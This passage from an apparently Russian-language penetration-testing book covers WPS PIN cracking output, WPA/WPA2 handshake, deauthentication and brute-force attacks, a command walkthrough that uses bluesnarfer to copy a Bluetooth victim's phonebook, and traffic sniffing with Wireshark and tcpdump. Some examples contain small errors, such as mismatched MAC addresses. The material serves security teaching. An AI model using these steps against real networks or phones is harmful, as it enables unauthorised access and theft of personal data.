[P] PKR: 26:21:3b:92:c8:ea:eb:ca:45:76:27:ed:44:75:10:5d:a4:cf:12:d9:30:d3:b5:2f
...
[+] Pin cracked in 19215 seconds
[+] WPS PIN: `58820263`
[+] WPA PSK: `mysecretpass`
[+] AP SSID: `kakaha`
```

Теперь коротко рассмотрим другие способы взлома: WPA и WPA2.

Офлайн-атаки. Идея такова, что при нахождении достаточно близко к пользователю сети и/или точке доступа появляется возможность перехвата «рукопожатий» (handshake), пересылаемых между ними перед процессом аутентификации. Затем, в более спокойной обстановке, можно подобрать ключи.

Деаутентификационные атаки. На самом деле этот метод дополняет предыдущий. Согласитесь, что ждать, пока пользователи будут вновь подключаться к сети, можно достаточно долго, поэтому проще искусственно вызвать разъединение. Для этих целей даже есть специальная утилита Wifite. После того как соединение было разорвано, пользователь снова попытается подключиться к сети. Дальше все происходит уже указанным выше способом.

Перебор. Поскольку роутеры допускают неограниченное количество попыток аутентификации, можно воспользоваться уже известным нам методом перебора, однако это может занять очень много времени. Перебирать пароли к беспроводным сетям можно при помощи таких утилит, как aircrack-ng, aireplay-ng или KisMAC.

Bluetooth

В наши дни Bluetooth поддерживается огромным количеством устройств, что делает его достаточно привлекательным для взлома. Хотя эта технология имеет достаточно ограниченный радиус действия — около десяти метров, — нельзя списывать ее со счетов. В местах большого скопления людей, скажем, на конференциях, вы никогда не испытаете недостатка в целях.

Следует упомянуть о том, что данный лимит может быть превышен, если вы купите специальный адаптер, который позволит вам расширить зону действия до 1000 метров.

Работая с Bluetooth, надо помнить об основных режимах работы данных беспроводных устройств:

- доступен для обнаружения — позволяет данному устройству быть обнаруженным другими устройствами;

- ограниченная доступность для обнаружения — позволяет данному устройству быть обнаруженным другими устройствами в течение короткого промежутка времени;
- недоступен для обнаружения — как следует из названия, данное устройство недоступно для обнаружения.

Так же, как и Wi-Fi, Bluetooth имеет ряд уязвимостей, которые позволяют атакующему получить несанкционированный доступ к информации и даже взять устройство под свой контроль. Вот только некоторые возможности:

- получение копии календаря и записной книжки;
- удаленная активация камеры и микрофона;
- превращение телефона в прослушивающее устройство;
- совершение звонков и использование устройства для доступа в Интернет;
- заражение устройства вирусом.

Приведем пример того, как можно получить данные с телефона жертвы.

Вначале проведем подготовку:

```
root@kali:~# mkdir -p /dev/bluetooth/rfcomm
root@kali:~# mknod -m 666 /dev/bluetooth/rfcomm/0 c 216 0
root@kali:~# rfkill unblock all
root@kali:~# hciconfig hci0 up
```

Проверим локальное устройство и выберем жертву:

```
root@kali:~# hciconfig hci0
hci0: Type: BR/EDR  Bus: USB
      BD Address: 40:2C:F4:C5:08:80  ACL MTU: 1021:8  SCO MTU: 64:1
      UP RUNNING
      RX bytes:1022 acl:0 sco:0 events:46 errors:0
      TX bytes:678 acl:0 sco:0 commands:46 errors:0

root@kali:~# hcitool scan
Scanning ...
      F6:64:B0:71:1D:D2                          Nexus 3
```

Изучим список доступных сервисов на устройстве жертвы. Также определим номер канала, к которому мы впоследствии подключимся. Это будет последняя цифра в строке Channel/Port.

```
root@kali:~# sdptool browse --tree --l2cap F8:95:C7:72:10:E2

Browsing F6:64:B0:71:1D:D2...
Attribute Identifier : 0x0 – ServiceRecordHandle
  Integer : 0x10000
Attribute Identifier : 0x1 – ServiceClassIDList
```

```
  Data Sequence
    UUID16 : 0x1801
Attribute Identifier : 0x4 – ProtocolDescriptorList
  Data Sequence
    Data Sequence
      UUID16 : 0x0100 – L2CAP
      Channel/Port (Integer) : 0x1f
    Data Sequence
      UUID16 : 0x0007
...

Browsing F6:64:B0:71:1D:D2...
Service Search failed: Invalid argument
Attribute Identifier : 0x0 – ServiceRecordHandle
  Integer : 0x1000b
Attribute Identifier : 0x1 – ServiceClassIDList
  Data Sequence
    UUID16 : 0x112f – Phonebook Access (PBAP) – PSE
Attribute Identifier : 0x4 – ProtocolDescriptorList
  Data Sequence
    Data Sequence
      UUID16 : 0x0100 – L2CAP
    Data Sequence
      UUID16 : 0x0003 – RFCOMM
      Channel/Port (Integer) : 0x13
    Data Sequence
      UUID16 : 0x0008 – OBEX
Attribute Identifier : 0x5 – BrowseGroupList
  Data Sequence
    UUID16 : 0x1002 – PublicBrowseGroup
Attribute Identifier : 0x9 – BluetoothProfileDescriptorList
  Data Sequence
    Data Sequence
      UUID16 : 0x1130 – Phonebook Access (PBAP)
      Version (Integer) : 0x101
Attribute Identifier : 0x100
  Data : 4f 42 45 58 20 50 68 6f 6e 65 62 6f 6f 6b 20 41 63 63 65 73 73 20 53 65 72
76 65 72 00 00
Attribute Identifier : 0x314 – SupportedRepositories
  Integer : 0x1
...
```

Теперь скопируем первые 100 записей из телефонной книги в файл:

```
root@kali:~# bluesnarfer -r 1-10 -C 3 -b F6:64:B0:71:1D:D2 > /root/p_book.txt
```

Резюме

Беспроводные сети являются одним из самых популярных способов передачи данных, это и делает их достаточно привлекательной мишенью для разного рода атак.

Для подключения к беспроводной сети нужна точка доступа. Одна точка доступа может обслуживать несколько беспроводных сетей. Помните, что радиус работы

каждой точки доступа ограничен, поэтому для его увеличения используют несколько точек, обслуживающих одну сеть.

Для подключения к беспроводной сети вам необходимо знать пароль и «имя» сети — SSID, он может быть скрыт или виден всем желающим.

Все данные, передающиеся по Wi-Fi, шифруются. Самый стойкий алгоритм шифрования — WPA2, самый небезопасный — WEP.

Взлом сети, использующей WEP-шифрование, достаточно прост. Вам просто необходимо собрать как можно больше пакетов, для этих целей хорошо подойдет утилита airmon-ng. Далее собранные данные можно обработать airodump-ng и получить ключ доступа.

Взломать сеть, использующую WPA2, гораздо сложнее. Для этого при помощи сниффера перехватите пакеты «рукопожатия» (handshake), а затем подберите ключи. Чтобы не ждать появления таких пакетов, при помощи утилиты Wifite можно «заставить» пользователей переподключиться к сети снова.

Получить доступ к точке доступа с сконфигурированным WPA2 можно, проведя атаку на Wi-Fi Protected Setup и подобрав PIN-код от устройства.

Как вы знаете, в мире беспроводных сетей существует еще одна интересная технология — Bluetooth. В наши дни он поддерживается всеми современными мобильными устройствами, что также делает его привлекательной целью. Через Bluetooth можно получить доступ к персональным данным, паролям или использовать взломанное устройство как точку входа в корпоративную сеть.

8 Перехват информации

Сниффинг (Sniffing, перехват информации) — это комплекс действий для получения доступа к данным, передающимся по проводам, оптоволокну, витой паре, радиоволнам или в любой другой среде. Вы не поверите, но до сих пор многие сервисы передают пароли, персональные данные и другую приватную информацию в открытом, незашифрованном виде, тем самым делая ее легкодоступной для злоумышленников.

Прежде чем приступить к рассмотрению самого метода, вспомним основы теории передачи данных.

Во-первых, ваша сетевая карта. При помощи нее вы подключаетесь к среде передачи данных, это может быть кабельное или беспроводное соединение. Сетевая карта принимает сигналы, поступающие к ней, предположим, по проводу. Это обычные электрические сигналы, которые впоследствии будут трансформированы в полезную информацию. Если на сетевую карту пришел пакет, в заголовке которого указан сетевой адрес интерфейса (MAC), широковещательный адрес подсети (broadcast) или же многоадресовый пакет (multicast), то карта обработает эту информацию и передаст ее операционной системе. В обычной же системе сетевая карта не будет принимать адресованную другому получателю информацию и просто уничтожит ее.

Исходя из вышесказанного, чтобы перехватывать весь трафик, идущий по сети, необходимо изменить режим работы сетевой карты. Обычно это делается заменой драйвера и/или библиотеки, через которые ОС управляет сетевым интерфейсом. Обычно для Windows это WinPcap, а для Linux — libpcap.

Во-вторых, необходимо учесть среду передачи данных. Для беспроводных сетей все достаточно просто: чтобы перехватывать трафик, вам необходимо заменить драйвер и/или библиотеку и установить специальное ПО, о котором мы поговорим позже. Для сетей, в которых для подключения используется кабель, все немного сложнее, на них мы и остановимся.

Для начала рассмотрим пример, когда в сети используется одна среда для передачи данных — например, в старых сетях топологии типа «кольцо», где исполь-

зуется фактически один кабель, а для подключения интерфейса необходимы Т-коннекторы.




Рис. 8.1. Топология типа «кольцо»

Для передачи данных в такой сети используется протокол CSMA/CD. Основная идея данного протокола в следующем: среду передачи данных может использовать только один интерфейс, и когда он передает информацию, то все остальные интерфейсы работают только на прием. В случае, если два интерфейса пытаются передавать данные одновременно, возникает коллизия. Все интерфейсы перестают транслировать данные и через определенный промежуток времени снова пытаются повторить передачу.

Все интерфейсы в пределах такого сегмента сети получают всю информацию, которая по ней проходит. По такому же принципу работает хаб (hub). Все подключенные к нему компьютеры получают всю посланную в сеть информацию, несмотря на то что каждый из них использует для подключения свой кабель.




Рис. 8.2. Топология типа «звезда»

Исходя из вышесказанного, можно сделать вывод, что передача данных в таких сетях является достаточно тривиальной задачей.

Перехват трафика усложняется в том случае, когда для организации сети используется свич (switch). Дело в том, что свич знает адрес компьютера, который подключен к его интерфейсу, и переправляет информацию от отправителя только адресату и больше никому.

И наконец, третья вещь, которая нам необходима для перехвата, — соответствующее ПО. Для примера мы взяли широко использующийся и очень популярный продукт Wireshark.

Пассивный перехват трафика

Самый простой и безопасный способ перехвата данных. Данный способ перехвата работает в сетях, которые разделяют одну и ту же среду для передачи данных (топология «кольцо», беспроводная передача данных), а также в сетях, построенных на хабах.

Рассмотрим перехват данных с использованием Wireshark. Wireshark — это бесплатный программный продукт для Windows и Linux, который позволяет перехватывать, фильтровать, анализировать и сохранять сетевой трафик. Его используют не только эксперты по информационной безопасности, но и сетевые администраторы — например, для того, чтобы выявить и устранить проблемы, возникающие в ходе работы сетевых сервисов.

Теперь продемонстрируем возможности Wireshark для перехвата и анализа трафика. Запустим Wireshark и выберем из списка интерфейс для мониторинга, в нашем случае это будет eth0.




Рис. 8.3. Выбор интерфейса

После выбора интерфейса начнется сбор данных. В начале главы мы упоминали о том, что мониторинг трафика в беспроводных сетях работает довольно просто. Так оно и есть — для того, чтобы просматривать данные со всех компьютеров беспроводной сети, достаточно просто выбрать нужный интерфейс.

После того как вы соберете нужное количество данных, остановите сбор пакетов. Теперь их можно сохранить для последующего анализа или начать его сразу же.

За пару минут мы собрали почти 20 000 пакетов, и это при условии, что трафик в сети был минимальным. Разумеется, просмотреть такое количество пакетов вручную — задача очень трудоемкая, и для ее облегчения в Wireshark присутствуют различные фильтры.

Оператор	Функция	Пример
==	Равно	ip.addr == 192.168.10.12
eq	Равно	tcp.port eq 80
!=	Не равно	ip.addr != 192.168.10.5
ne	Не равно	ip.src ne 192.168.10.5
contains	Содержит	http contains “yahoo.com”

Отфильтруем запросы пользователя к сайту lenta.ru. Начнем с DNS-запроса, так как он всегда будет первым (dns.qry.name contains “lenta.ru”).




Рис. 8.4. Запросы к DNS-серверу и его ответы

Применив фильтр, мы видим полную, последовательную историю запросов и ответов браузера к DNS-серверу. Теперь, зная, по какому IP-адресу будет происходить дальнейшая коммуникация, создадим соответствующий фильтр (ip.addr==81.19.72,38).




Рис. 8.5. Коммуникация с веб-сервером




Рис. 8.6. Отслеживание потока

Итак, мы увидели полную, стандартную картину коммуникации — запрос и ответ DNS-сервера, трехстороннее «рукопожатие» и инициализацию передачи данных. Более того, мы увидели само содержимое пакетов.

Как вы можете заметить, на рис. 8.5 количество отфильтрованных пакетов равно 2283. В каждом из них передается лишь небольшая часть данных, и понять, какую информацию они содержат, достаточно сложно. Для облегчения задачи в Wireshark присутствует замечательная возможность проследить за определенным потоком данных. В случае с HTTP выбираем «follow HTTP stream».




Рис. 8.7. Вся полезная информация в одном месте

Следует учесть, что не всегда у вас будет доступ к графическому интерфейсу, поэтому рекомендуем ознакомиться с еще одним инструментом, который появился до Wireshark, — tcpdump.

Итак, если вы просто запустите tcpdump, то вся информация будет выводиться в реальном времени, что впоследствии сделает ее практически непригодной к анализу:

```
root@kali:~# tcpdump
tcpdump: verbose output suppressed, use -v or -vv for full protocol decode
```

```
listening on eth0, link-type EN10MB (Ethernet), capture size 262144 bytes
11:46:47.867683 IP kali.57728 > ec2-52-43-198-160.us-west-2.compute.amazonaws.com.
https: Flags [.], ack 1406161060, win 40880, length 0
11:46:47.868400 IP ec2-52-43-198-160.us-west-2.compute.amazonaws.com.https >
kali.57728: Flags [.], ack 1, win 64240, length 0
11:46:47.870762 IP kali.53588 > gateway.domain: 6423+ PTR? 160.198.43.52.in-addr.
arpa. (44)
11:46:47.942135 IP gateway.domain > kali.53588: 6423 1/0/0 PTR ec2-52-43-198-160.
us-west-2.compute.amazonaws.com. (107)
11:46:47.943079 IP kali.53170 > gateway.domain: 29504+ PTR? 129.126.168.192.in-
addr.arpa. (46)
11:46:48.005087 IP gateway.domain > kali.53170: 29504 NXDomain 0/0/0 (46)
11:46:48.012487 IP kali.34133 > gateway.domain: 9564+ PTR? 2.126.168.192.in-addr.
arpa. (44)
11:46:48.073047 IP gateway.domain > kali.34133: 9564 NXDomain 0/0/0 (44)
11:46:48.699462 IP kali.54070 > ec2-52-32-150-180.us-west-2.compute.amazonaws.com.
https: Flags [.], ack 101222386, win 40880, length 0
11:46:48.701314 IP kali.51078 > gateway.domain: 2872+ PTR? 180.150.32.52.in-addr.
arpa. (44)
...
```

Гораздо лучше сохранить всю информацию в файл, так как это упростит сбор данных и создаст возможность для последующего анализа трафика в любое удобное для вас время.

```
root@kali:~# tcpdump -w /root/tcpump.cap
tcpdump: verbose output suppressed, use -v or -vv for full protocol decode
listening on eth0, link-type EN10MB (Ethernet), capture size 262144 bytes
^C3821 packets captured
3828 packets received by filter
0 packets dropped by kernel
```

Для анализа полученных данных можно использовать Whireshark, но раз уж мы работаем в консоли, то будем последовательны и приведем пример анализа данных в консоли.

Рассмотрим все IP-адреса и порты, с которыми происходило соединение:

```
root@kali:~# tcpdump -n -r /root/tcpump.cap | awk -F" " '{ print $3}' | sort -u |
head

reading from file /root/tcpump.cap, link-type EN10MB (Ethernet)
136.243.75.5.80
138.201.8.34.80
138.201.8.95.80
144.76.164.182.80
144.76.28.230.80
144.76.62.5.80
173.194.122.218.80
173.194.32.186.443
178.250.0.80.80
178.250.2.77.80
```

Проанализировав вывод, мы можем увидеть, на какие адреса чаще всего уходили запросы. Теперь отфильтруем трафик, исходя из имеющейся у нас информации.

```
root@kali:~# tcpdump -n src host 138.201.8.34 -r /root/tcpump.cap
reading from file /root/tcpump.cap, link-type EN10MB (Ethernet)
11:59:01.590002 IP 138.201.8.34.80 > 192.168.126.129.44236: Flags [S.], seq
1793877133, ack 236733408, win 64240, options [mss 1460], length 0
11:59:01.594853 IP 138.201.8.34.80 > 192.168.126.129.44238: Flags [S.], seq
1094285691, ack 3332638160, win 64240, options [mss 1460], length 0
11:59:01.594994 IP 138.201.8.34.80 > 192.168.126.129.44236: Flags [.], ack 1461,
win 64240, length 0
11:59:01.595001 IP 138.201.8.34.80 > 192.168.126.129.44236: Flags [.], ack 1537,
win 64240, length 0
...

root@kali:~# tcpdump -n dst host 138.201.8.34 -r /root/tcpump.cap
reading from file /root/tcpump.cap, link-type EN10MB (Ethernet)
11:59:01.475932 IP 192.168.126.129.44236 > 138.201.8.34.80: Flags [S], seq
236733407, win 29200, options [mss 1460,sackOK,TS val 144778 ecr 0,nop,wscale 7],
length 0
11:59:01.476078 IP 192.168.126.129.44238 > 138.201.8.34.80: Flags [S], seq
3332638159, win 29200, options [mss 1460,sackOK,TS val 144778 ecr 0,nop,wscale 7],
length 0
11:59:01.590025 IP 192.168.126.129.44236 > 138.201.8.34.80: Flags [.], ack
1793877134, win 29200, length 0
11:59:01.590665 IP 192.168.126.129.44236 > 138.201.8.34.80: Flags [.], seq
0:1460, ack 1, win 29200, length 1460: HTTP: GET /tag?event=otherPage&check=tr
ue&__location=http%3A%2F%2Fwww.tez-tour.com%2F&__referrer=&__title=%D0%9F%D1%83%D1
%82%D0%B5%D0%B2%D0%BA%D0%B8%20%D0%B2%20%D0%93%D1%80%D0%B5%D1%86%D0%B8%D1%8E%2C%20
%D0%9A%D0%B8%D0%BF%D1%80%2C%20%D0%9E%D0%90%D0%AD%2C%20%D0%A
...

root@kali:~# tcpdump -n port 80 -r /root/tcpump.cap
reading from file /root/tcpump.cap, link-type EN10MB (Ethernet)
11:58:57.800214 IP 192.168.126.129.40306 > 93.184.220.29.80: Flags [S], seq
3231467275, win 29200, options [mss 1460,sackOK,TS val 143859 ecr 0,nop,wscale 7],
length 0
11:58:57.902747 IP 192.168.126.129.40308 > 93.184.220.29.80: Flags [S], seq
3445184571, win 29200, options [mss 1460,sackOK,TS val 143884 ecr 0,nop,wscale 7],
length 0
11:58:57.909838 IP 93.184.220.29.80 > 192.168.126.129.40306: Flags [S.], seq
3702388, ack 3231467276, win 64240, options [mss 1460], length 0
11:58:57.909911 IP 192.168.126.129.40306 > 93.184.220.29.80: Flags [.], ack 1, win
29200, length 0
11:58:57.910923 IP 192.168.126.129.40306 > 93.184.220.29.80: Flags [P.], seq 1:430,
ack 1, win 29200, length 429: HTTP: POST / HTTP/1.1
11:58:57.911421 IP 192.168.126.129.40310 > 93.184.220.29.80: Flags [S], seq
1472664795, win 29200, options [mss 1460,sackOK,TS val 143886 ecr 0,nop,wscale 7],
length 0
11:58:57.914620 IP 93.184.220.29.80 > 192.168.126.129.40306: Flags [.], ack 430,
win 64240, length 0
...
```

Далее рассмотрим информацию, которая передавалась по сети в момент ее захвата. В данном случае мы увидим ее в HEX-формате, однако это не помешает нам добыть нужные данные.

```
root@kali:~# tcpdump -nX -r /root/tcpump.cap
reading from file /root/tcpump.cap, link-type EN10MB (Ethernet)
11:58:57.026917 IP 192.168.126.129.60358 > 192.168.126.2.53: 61944+ A? self-repair.
mozilla.org. (41)
      0x0000:  4500 0045 7b58 4000 4011 417b c0a8 7e81  E..E{X@.@.A{..~.
      0x0010:  c0a8 7e02 ebc6 0035 0031 baef f1f8 0100  ..~....5.1......
      0x0020:  0001 0000 0000 0000 0b73 656c 662d 7265  .........self-re
      0x0030:  7061 6972 076d 6f7a 696c 6c61 036f 7267  pair.mozilla.org
...
11:58:59.459884 IP 192.168.126.129.39468 > 194.165.24.241.80: Flags [P.], seq
1:873, ack 1, win 29200, length 872: HTTP: GET / HTTP/1.1
      0x0000:  4500 0390 3741 4000 4006 e566 c0a8 7e81  E...7A@.@..f..~.
      0x0010:  c2a5 18f1 9a2c 0050 f298 04bc 2c12 6d3b  .....,.P....,.m;
      0x0020:  5018 7210 e0d2 0000 4745 5420 2f20 4854  P.r.....GET./.HT
      0x0030:  5450 2f31 2e31 0d0a 486f 7374 3a20 7777  TP/1.1..Host:.ww
      0x0040:  772e 7465 7a2d 746f 7572 2e63 6f6d 0d0a  w.tez-tour.com..
      0x0050:  5573 6572 2d41 6765 6e74 3a20 4d6f 7a69  User-Agent:.Mozi
      0x0060:  6c6c 612f 352e 3020 2858 3131 3b20 4c69  lla/5.0.(X11;.Li
      0x0070:  6e75 7820 6936 3836 3b20 7276 3a34 352e  nux.i686;.rv:45.
      0x0080:  3029 2047 6563 6b6f 2f32 3031 3030 3130  0).Gecko/2010010
      0x0090:  3120 4669 7265 666f 782f 3435 2e30 0d0a  1.Firefox/45.0..
      0x00a0:  4163 6365 7074 3a20 7465 7874 2f68 746d  Accept:.text/htm
      0x00b0:  6c2c 6170 706c 6963 6174 696f 6e2f 7868  l,application/xh
      0x00c0:  746d 6c2b 786d 6c2c 6170 706c 6963 6174  tml+xml,applicat
      0x00d0:  696f 6e2f 786d 6c3b 713d 302e 392c 2a2f  ion/xml;q=0.9,*/
      0x00e0:  2a3b 713d 302e 380d 0a41 6363 6570 742d  *;q=0.8..Accept-
      0x00f0:  4c61 6e67 7561 6765 3a20 656e 2d55 532c  Language:.en-US,
      0x0100:  656e 3b71 3d30 2e35 0d0a 4163 6365 7074  en;q=0.5..Accept
      0x0110:  2d45 6e63 6f64 696e 673a 2067 7a69 702c  -Encoding:.gzip,
      0x0120:  2064 6566 6c61 7465 0d0a 436f 6f6b 6965  .deflate..Cookie
...
```

И вот мы нашли интересующее нас соединение с tez-tour.com. Но данных все равно много. Чтобы упростить задачу, воспользуемся встроенным фильтром заголовков. Нас будут интересовать только пакеты с флагами PSH и ACK.




Рис. 8.8. Стркутура заголовка сегмента TCP

